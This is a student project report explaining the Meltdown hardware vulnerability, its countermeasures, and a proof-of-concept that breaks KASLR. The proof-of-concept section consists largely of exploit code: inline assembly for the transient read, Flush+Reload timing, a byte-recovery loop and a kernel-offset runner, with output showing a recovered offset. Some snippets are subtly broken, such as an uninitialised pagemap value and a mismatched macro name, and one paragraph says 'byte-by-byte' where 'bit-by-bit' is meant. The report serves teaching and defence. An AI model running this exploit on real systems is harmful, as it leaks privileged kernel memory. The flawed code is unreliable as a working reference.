Meltdown Security Exploit
CS305-341 Project

Bhaskar Gupta-180050022, Niraj Mahajan-180050069
Tathagat Verma-180050111, Shivam Goel-180050098

Abstract

Meltdown is a hardware vulnerability affecting Intel x86 microprocessors, IBM POWER processors, and some ARM-based microprocessors. It allows a rogue process to read all memory, even when it is not authorized to do so. [3] The security of computer systems relies on memory isolation that is kernel addresses can't be accessed while we are in user space. Out of order execution is a major performance booster which is used in almost all modern processors but it also leads to the possibility of a meltdown attack. In this project we shall cover the algorithm of the meltdown attack, the software and hardware modifications possible to prevent it, and a proof of concept. We have even done a small analysis on the optimization of the Meltdown attack.

1. Introduction

Meltdown [2] does not depend upon any software vulnerability and so does not depend on the operating system. It mainly uses the out-of-order execution to attack.While side-channel attacks typically require very specific knowledge about the target application and only leak information about secrets of the target application, Meltdown allows an adversary who can run code on the vulnerable processor to easily dump the entire kernel address space, including any mapped physical memory. Out of order execution allows an unprivileged process to read data from a privileged address into a temporary register. Out-of-order execution is an important feature as it allows parallelism, and so can't be discarded just to prevent Meltdown. The CPU even uses the data in this register to do further operations. But when the CPU realises that it did not have to do those operations, it discards all the memory look-ups and reverts to it's original state, therefore on an architectural level no security problem occurs. However cache look-ups are done during this process which affects the cache and leads to a change in the micro-architectural level. Meltdown uses this change to function. Software changes like KAISER have been developed which help in preventing Meltdown attacks. Many hardware modifications are also possible to prevent Meltdown but there is yet no conclusive work done whether minor tweaks in the hardware shall prevent Meltdown.

2. Background



Order Completion
1 MOV [R1], R2
2 ADD R4, R5
3 SUB R6, R7
Command execution loss caused
Out-of-Order Completion
When an instruction does not depend on subsequent instructions, there will be no stalling on the pipeline of subsequent instructions.
IF: Instruction Fetch
D: Decode
E: Execution
M: Memory access
WB: Write Back
S: Stall
: Execution sequence of instructions
449 × 394

Figure 1: Out-of-order execution

1. **Out-of-order execution** Out-of-order execution is a method which is used to maximize the usage of the CPU. Instead of just processing the instructions one-by-one in order, the CPU executes them whenever their required resources(variable values) are available. The CPU does operations on the following instructions but commits them to memory only when it is certain that operation has to be run. For example branching conditions can lead to out-of-order executed instructions being wasted.

2. **Various Address Spaces** To ensure the isolation of memory CPU supports virtual address spaces which are mapped to physical addresses. The mapping is present in translation tables. The table being currently used is stored in a register, this register changes it's value on a context switch and so a process can only access data in it's own virtual space. While in user-mode the process can't access kernel memory. The entire physical address is mapped onto the kernel space. The exploitation of memory corruption bugs often requires the knowledge of addresses of specific data. In order to impede such attacks, address space layout randomization (ASLR) has been introduced as well as nonexecutable stacks and stack canaries. In order to protect the kernel, KASLR randomizes the offsets where drivers are located on every boot, making attacks harder as they now require to guess the location of kernel data structures. However, side-channel attacks(including Meltdown) allow to detect the exact location of kernel data structures.


3. Steps leading to the attack

1. **Running Transient Instructions** Transient instructions are being run most of the time as the CPU maximizes it's efficiency by always running forward. Transient instructions introduce an exploitable side channel if

their operation depends on a secret value. Accessing user-inaccessible pages, such as kernel pages, triggers an exception which generally terminates the application. If the attacker targets a secret at a user inaccessible address, the attacker has to cope with this exception. There are two methods to do this, with exception handling, we can catch the exception effectively occurring after executing the transient instruction sequence, and with exception suppression, we prevent the exception from occurring at all and instead redirect the control flow after executing the transient instruction sequence. **Exception handling** involves forking the attacking application before accessing the memory location which will terminate the process. The invalid memory address shall only be accessed in the child process.The CPU executes the transient instruction sequence in the child process before crashing. The parent process can then recover the secret by observing the microarchitectural state, through a side-channel. **Exception suppression** prevents the exception to be raised at all. Transactional memory groups memory accesses into an atomic operation, giving the option to roll-back to a previous state if an error occurs. If an exception occurs within the transaction, the architectural state is reset, and the program execution continues without disruption.

2. **The Covert Channel** The second building block of Meltdown is the transfer of the microarchitectural state, which was changed by the transient instruction sequence, into an architectural state. The transient instruction sequence can be seen as the sending end of a microarchitectural covert channel. The receiving end of the covert channel receives the microarchitectural state change and deduces the secret from the state. The receiver is not part of the transient instruction sequence and can be a different thread or even a different process e.g., the parent process in the forking approach. The change in cache state is a microarchitectural change which can be converted to an architectural change using FLUSH + RELOAD. Flush and reload builds a fast and low noise covert channel. After the transient instruction sequence accessed an accessible address, this is the sender of the covert channel, the address is cached for subsequent accesses. The receiver can then monitor whether the address has been loaded into the cache by measuring the access time to the address.

4. Meltdown Attack



```
meltdown:
mov al, byte [rcx]
shl rax, 0xc
jz meltdown
mov rbx, qword [rbx + rax]
```

Figure 2: Crux of Meltdown attack

1. **Basic-Idea** Let's consider a code in which the first line raises an exception and the second line accesses a memory location in an array. Ideally the array should not be accessed but because of out-of-order execution maybe that instruction has been speculatively done. This out-of-order execution has no kind of dependency on the type of exception. The out-of-order-executed instruction doesn't commit anything to the memory because of the exception and so does not have any architectural effect. Though the cache will have been updated on this step. We assume that each element in the array has been spaced by 4kB so that each data item is present in a different page. After this we can iterate over the pages of the array and we will have only one hit in the cache, that is the one which was accessed during the out-of-context execution.

2. **The Attack** The parent process shall fork a child which shall execute the code which leads to an exception. The parent can then recover the hidden data by inspecting the microarchitectural change. The pseudo-code for the meltdown attack is basically of three lines. Let rcx represent the kernel address, and rbx the array using which we affect the cache. On the first step we access the first byte of rcx and store it in the first byte of rax register, this step raises the exception. On the next step we do a left shift of rax register by 12(so that each data element of the array will be stored on a different page). The final step is accessing the address rax+rbx. This algorithm leads to a race condition between the exception being handled and the array being accessed in the final step. The data present in the kernel address is restricted but we shall extract that data byte-by-byte by running this code on loop. If the last step of the algorithm wins the race, the cache shall be changed. This array maps onto 256 pages and there are 256 possible values for a byte. This injective mapping allows us to easily find out the value of the byte(as only one page has been added to the cache). On the fourth line of Figure 1, we can see that there is a jump condition to the first line of the code if rax is zero. This is needed as reading a zero might also imply an error, and so we should repeat the steps again.

3. **Optimizations** The bottleneck of this algorithm is accessing the 256 pages individually to find out the value of the byte. The number of pages exponentially increase with the number of bits decoded in a particular step. So the obvious solution to this is to decode bit by bit. But this would lead to another complexity, if the exception is handled before the array is accessed the rax register stores 0. Basically we can say that 0 is the default value stored in rax. When we save data byte-by byte there is just a 0.004 probabililty that this value has occurred because of an error. On the other hand if we save data byte-by-byte there is 0.5 probability that this value has occurred beacuse of an error.

4. **Our Optimization:** On reading the data if we get the value 0, we can reiterate on it 5-6 times to check if it is actually zero(instead of 0 due to the error). The probability of error will quickly reduce to zero and we can dump the physical memory with more accuracy. Though this might increase the runtime it will decrease the error rate.

5. Countermeasures

1. **Disabling out-of-order execution:** Though this is the most obvious change this shall not let us reap the benefits of parallelism.

2. **Permission check before register fetch:** This shall completely prevent meltdown as the memory access in the last step of meltdown shall never occur but this is inefficient as until the permission is checked we will need to stall.

3. **Hard split between user and kernel space** This is the most efficient out of all the hardware modifications to prevent Meltdown. Let's say the kernel space shall lie in the top half while user space on the bottom half. This hard split shall save time as we can understand if the address is restricted just on the basis of virtual memory.




Figure 3: KAISER

4. **KAISER:** All the above were hardware changes which will be tough to change. KAISER is a software change which already exists and prevents

meltdown attacks to a certain extent. It is a kernel modification to not have the kernel mapped in user space. It prevents meltdown attacks as there are no valid mappings to kernel space or physical memory available in user-space. A few privileged memory locations are required to be mapped in user space which still leaves room for a meltdown attack. This is a major draw-back and therefore can only be used as a temporary solution.Still, KAISER is the best short-time solution currently available and should therefore be deployed on all systems immediately. Even with Meltdown, KAISER can avoid having any kernel pointers on memory locations that are mapped in the user space which would leak information about the randomized offsets. This would require trampoline locations for every kernel pointer, the interrupt handler would not call into kernel code directly, but through a trampoline function. The trampoline function must only be mapped in the kernel. It must be randomized with a different offset than the remaining kernel. Consequently, an attacker can only leak pointers to the trampoline code, but not the randomized offsets of the remaining kernel. Such trampoline code is required for every kernel memory that still has to be mapped in user space and contains kernel addresses. This approach is a trade-off between performance and security which has to be assessed in future work.


5. **KASLR:** Kernel address space layout randomization (KASLR) allows the randomization of the location of kernel code at boot time. So now the attacker will first have to find out the randomised offset. This can be found out in a few seconds as randomisation is limited to 40bits. So KASLR is not a suitable protection against Meltdown.

6. Proof of Concept Experiment[1]

1. **Aim** : Breaking KASLR. We use the Meltdown exploit to find the offset at which Kernel space begins in the virtual address space of a process. This offset is required if we want to read the entire Kernel data in order to read sensitive data of other users. KASLR randomises this offset at boot time and hence this experiment will be helpful in breaking KASLR.

2. **Obtain Physical Address**
First we declare a variable in user space and obtain its physical address using the pagemap of a process. The code snippet below in Figure 4 shows calculation of the physical address from the page frame number obtained from the pagemap. We assign a value to this variable (say 'X') and then using the physical address obtained, we will run Meltdown multiple times to obtain the offset at which kernel space starts in the virtual address space. Since Meltdown requires the kernel offset to read the value of the exact physical location that we obtained, we can conclude that we have


obtained the kernel offset whenever we are able to read the correct value from virtual address that was specified to Meltdown.



```
// ---------------------------------------------------------------------
size_t libkdump_virt_to_phys(size_t virtual_address) {
  static int pagemap = -1;
  if (pagemap == -1) {
    pagemap = open("/proc/self/pagemap", O_RDONLY);
  }
  uint64_t value;
  uint64_t page_frame_number = value & ((1ULL << 54) - 1);

  return page_frame_number * 0x1000 + virtual_address % 0x1000;
}
```

Figure 4: Virtual to physical address

3. **Reading the secret**
Here we issue a set of assembly instructions which is the core of Meltdown. Referring Figure 5, register *rcx* holds the virtual address of the kernel memory location whose value we want to obtain. This is the secret value inaccessible to user processes. The instruction *movzx (%%rcx), %%rax* attempts to read 1 byte of value stored at that location (i.e 1 byte of the secret) and stores it in register *rax*. This will lead to a segmentation fault as it reads from an inaccessible address. The signal handlers catch this and prevent the process from being terminated. Due to out-of-order execution, a few instructions after this will also be executed causing a change in the cache state.




```
// -------------------------------------------
#define meltdown
  asm volatile("1:\n"
               "movzx (%%rcx), %%rax\n"
               "shl $12, %%rax\n"
               "jz 1b\n"
               "movq (%%rbx,%%rax,1), %%rbx\n"
               :
               : "c"(phys), "b"(mem), "S"(0)
               : "rax");
```

Figure 5: Core assembly instructions of Meltdown

4. **Transmitting the secret**
The instructions that execute after the *movzx* instruction have a race with the segmentation fault signal and these instructions are the ones that change the cache state enabling one to read the secret value. Hence the speed of below instructions is crucial for the attack. Referring the same Figure 5, the value read from the kernel address space is multiplied by 2^{12} through the *shl* instruction. Now we access a probe array with the index being 1 plus the number obtained above. The address of probe


array is stored in register *rbx*. Also it is made sure before running the assembly instructions that no part of the probe array is not in the cache. Once the probe array is accessed, we use Flush+Reload to read this micro-architectural change hence being a transmitter of the secret.



```c
// ---------------------------------------------------------------------------
static int __attribute__((always_inline)) flush_reload(void *ptr) {
  uint64_t start = 0, end = 0;

  start = rdtsc();
  maccess(ptr);
  end = rdtsc();

  flush(ptr);

  if (end - start < config.cache_miss_threshold) {
    return 1;
  }
  return 0;
}
```

Figure 6: Flush+Reload to check if the location is present in cache


5. **Receiving the secret**
   To find what was the byte exactly, we find access times of all possible pages of the probe array. Note that the probe array is of length 256*4096, 256 for possible value of the byte and 4096 being the page size. The *libkdump_read_signal_handler* function (Figure 7) returns the page number for which access time was within the threshold. *libkdump_read_signal_handler* in turn uses the *flush_reload* function (Figure 6) which estimates the access times.



```c
// ---------------------------------------------------------------------------
int __attribute__((optimize("-O0"))) libkdump_read(size_t addr) {
  phys = addr;

  char res_stat[256];
  int i, j, r;
  for (i = 0; i < 256; i++)
    res_stat[i] = 0;

  sched_yield();
  for (i = 0; i < config.measurements; i++) {
    r = libkdump_read_signal_handler();
    res_stat[r]++;
  }
  int max_v = 0, max_i = 0;
  for (i = 1; i < 256; i++) {
    if (res_stat[i] > max_v && res_stat[i] >= config.accept_after) {
      max_v = res_stat[i];
      max_i = i;
    }
  }
  return max_i;
}
```

Figure 7: Looping over all possible pages

Figure 8 shows the *libkdump_read_signal_handler* function calling multiple the parts of the program, the Meltdown assembly code then the flush+reload for measuring time and finally returning the page for which access time was within threshold.




```
// ------------------------------------------------------------------------
int __attribute__((optimize("-Os"), noinline)) libkdump_read_signal_handler() {
  size_t retries = config.retries + 1;
  uint64_t start = 0, end = 0;

  while (retries--) {
    if (!setjmp(buf)) {
      MELTDOWN;
    }

    int i;
    for (i = 0; i < 256; i++) {
      if (flush_reload(mem + i * 4096)) {
        if (i >= 1) {
          return i;
        }
      }
      sched_yield();
    }
    sched_yield();
  }
  return 0;
}
```

Figure 8: *libkdump_read_signal_handler*

6. KASLR runner code


Figure 9 keeps running the Meltdown attack for different physical offsets until the value read matches the secret value that was set initially, i.e 'X'



```
while (1) {
  *(volatile char *)var = 'X';
  *(volatile char *)var = 'X';
  *(volatile char *)var = 'X';
  *(volatile char *)var = 'X';
  *(volatile char *)var = 'X';

  int res = libkdump_read(start + offset + delta);
  if (res == 'X') {
    printf("\r\x1b[32;1m[+]\x1b[0m Direct physical map offset: \x1b[33;1m0x%zx\x1b[0m\n", offset + delta);
    fflush(stdout);
    break;
  } else {
    delta += step;
    if (delta >= -1ull - offset) {
      delta = 0;
      step >>= 4;
    }
    printf("\r\x1b[34;1m[%c]\x1b[0m 0x%zx    ", "/-\\|"[(progress++ / 400) % 4], offset + delta);
  }
}

libkdump_cleanup();

return 0;
```

Figure 9: runner code to find kernel offset

7. **Results**
   The Meltdown attack is able to find the offset at which the kernel starts mapping virtual address to physical address.



```
tatthu@tv:~/acads/sem5/ca/project/meltdown$
tatthu@tv:~/acads/sem5/ca/project/meltdown$ sudo taskset 0x1 ./kaslr
[+] Direct physical map offset: 0xffff8c1980000000
tatthu@tv:~/acads/sem5/ca/project/meltdown$
```

Figure 10: Obtained physical map offset

References

[1] Institute of Applied Information Processing and Communications (IAIK). *Meltdown (security vulnerability)*. URL: https://github.com/IAIK/meltdown.

[2] Moritz Lipp et al. "Meltdown". In: *CoRR* abs/1801.01207 (2018). arXiv: 1801.01207. URL: http://arxiv.org/abs/1801.01207.

[3] Wikipedia. *Meltdown (security vulnerability)*. URL: https://en.wikipedia.org/wiki/Meltdown_(security_vulnerability).